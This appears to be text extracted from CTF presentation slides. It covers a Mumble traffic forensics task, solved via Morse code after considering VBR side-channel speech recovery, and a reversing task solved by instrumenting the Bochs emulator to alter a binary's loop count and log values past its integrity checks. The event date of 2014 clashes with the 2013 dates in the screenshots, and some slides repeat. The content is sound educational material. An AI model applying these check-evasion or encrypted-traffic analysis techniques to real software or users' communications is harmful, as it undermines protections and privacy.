
Date: 8-9.06.2013

Category: Forensics

Points: 100 (scale 100 - 500)

Solved by: gynvael

Mumble Mumble



high entropy



Mumble Mumble

What is Mumble?

- open-source voice communicator (similar to TeamSpeak)
- always encrypted communication
- uses TLS (source: [Mumble FAQ](#))
 - 256-bit AES-SHA for control channel
 - 128-bit OCB-AES for voice
- ... seems solid ...

Mumble Mumble

Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable?
(reverse approach)

Mumble Mumble

Approach change:

1. Assume the task is solvable.
2. How must it be constructed to be solvable?
(reverse approach)

"Yes We Can: Uncovering Spoken Phrases in Encrypted VoIP Conversations"

Goran Doychev, Dominik Feld, Jonas Eckhardt, Stephan Neumann
(TL;DR: Variable Bit Rate is at fault)

Mumble Mumble


**It's a low-scored task (100 pts), so surely it wouldn't be
speech recovery!**

Mumble Mumble


**It's a low-scored task (100 pts), so surely it wouldn't be
speech recovery!**

What about... morse code?

Mumble Mumble



Mumble Mumble





Patching vs instrumentation

- Suppose you want to modify the behavior of an executable.
- Binary patching is a powerful tool, however...
 - what if the number and/or quality of integrity checks performed by the program outweighs the benefits the patching?
- Sometimes it would be nice to just “be the CPU” and change the semantics of a chosen instruction.
 - or just monitor execution in a 100% non-invasive way.

Instrumentation can help us

- Typical user-mode instrumentation frameworks such as Intel Pin or DynamoRIO can be of much help.
 - <http://eindbazen.net/2013/04/pctf-2013-hypercomputer-1-bin-100/>
- You can also instrument whole operating systems. 😊

0x90

Event: SIGINT CTF 2013


Organizers: CCCAC

Date: 5-7.07.2014

Category: Reversing

Points: 300 (scale 100 - 500)

Solved by: j00ru



0x90

- The task was a 64-bit ELF binary and it annoyed me, because:
 - it was programmed to perform 10000000000000 (ten trillion) iterations of expensive SSE4.2 operations.
 - it calculated a hash of the process memory (including state of global variables etc) to include in the final result.
 - it included the numeric values of `open64()` return in the final result computation.


0x90

- We decided to run the binary inside of a Ubuntu emulated inside of the Bochs X86/64 open-source emulator.
- In order to alter the behavior of some instructions and monitor program state, we wrote a few lines of Bochs instrumentation.

0x90

```
if (RAX == 10000000000000LL) {
    RAX = 2;
    fprintf(stderr,
        "[sigint_0x90] {%u} Special RAX found and adjusted at RIP=%llx, %u\n",
        time(NULL), RIP, ++adjustments);
    fflush(stderr);
} else if (RIP == 0x402669 && (RBX & 0xffffffff00000000LL)) {
    fprintf(stderr, "[sigint_0x90] {%u} Hash value: %llx\n", time(NULL), RBX);
    fflush(stderr);
} else if (RIP == 0x4026e9 && RAX == RBX && RAX < 0x10000) {
    fprintf(stderr, "[sigint_0x90] {%u} open64() fd: %llx\n", time(NULL), RAX);
    fflush(stderr);
}
```


It worked!




The screenshot shows a window titled "Bochs for Windows - Console". The window contains a log of system events. Each log entry consists of a timestamp in brackets, a hexadecimal address in angle brackets, and a descriptive message. The messages are as follows:

```
[sigint_0x90] <1373613484> Special RAX found and adjusted at RIP=402e3a, 1
[sigint_0x90] <1373613487> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613487> open64(<) fd: 4
[sigint_0x90] <1373613487> Special RAX found and adjusted at RIP=402e3a, 2
[sigint_0x90] <1373613490> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613490> open64(<) fd: 5
[sigint_0x90] <1373613490> Special RAX found and adjusted at RIP=402e3a, 3
[sigint_0x90] <1373613493> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613493> open64(<) fd: 6
[sigint_0x90] <1373613493> Special RAX found and adjusted at RIP=402e3a, 4
[sigint_0x90] <1373613496> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613496> open64(<) fd: 7
[sigint_0x90] <1373613496> Special RAX found and adjusted at RIP=402e3a, 5
[sigint_0x90] <1373613498> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613498> open64(<) fd: 8
[sigint_0x90] <1373613498> Special RAX found and adjusted at RIP=402e3a, 6
[sigint_0x90] <1373613499> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613499> open64(<) fd: 9
[sigint_0x90] <1373613499> Special RAX found and adjusted at RIP=402e3a, 7
[sigint_0x90] <1373613501> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613501> open64(<) fd: a
[sigint_0x90] <1373613501> Special RAX found and adjusted at RIP=402e3a, 8
[sigint_0x90] <1373613503> Hash value: 79082a819dc08d7f
[sigint_0x90] <1373613503> open64(<) fd: b
[sigint_0x90] <1373613503> Special RAX found and adjusted at RIP=402e3a, 9
```

Bochs log console

It worked!



The screenshot shows a Bochs for Windows - Display window. The terminal output is as follows:

```
Ubuntu 13.04 ubuntu tty1

ubuntu login: test
Password:
Last login: Fri Jul 12 12:15:17 CEST 2013 on tty1
Welcome to Ubuntu 13.04 (GNU/Linux 3.8.0-23-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Fri Jul 12 12:41:37 CEST 2013

System load: 0.21           Memory usage: 4%    Processes:      74
Usage of /:  14.8% of 14.53GB Swap usage:   0%    Users logged in: 0

Graph this data and manage this system at https://landscape.canonical.com/

6 packages can be updated.
4 updates are security updates.

test@ubuntu:~$ cd sigint
test@ubuntu:~/sigint$ ls
0x90.run  xor.bin
test@ubuntu:~/sigint$ ./0x90.run
sigint_mcHamm3R
test@ubuntu:~/sigint$
```

A red circle highlights the command `./0x90.run` and its output `sigint_mcHamm3R`.

At the bottom of the window, there is a status bar with the following text: `CTRL + 3rd button enables mouse`, `IPS: 500,000M`, `NUM`, `CAPS`, `SCRL`, `HD:0-M`.

Conclusions

- CTFs are really fun.
- CTFs are educational.
- CTFs are diverse and require broad knowledge of security and IT subjects.
- Whatever works, works. There are no “good” or “bad” ways to solve tasks.

Questions?



[@j00ru](mailto:j00ru@vexillum.org)

<http://j00ru.vexillum.org/>

j00ru.vx@gmail.com



[@gynvael](mailto:gynvael@coldwind.pl)

<http://gynvael.coldwind.pl/>

gynvael@coldwind.pl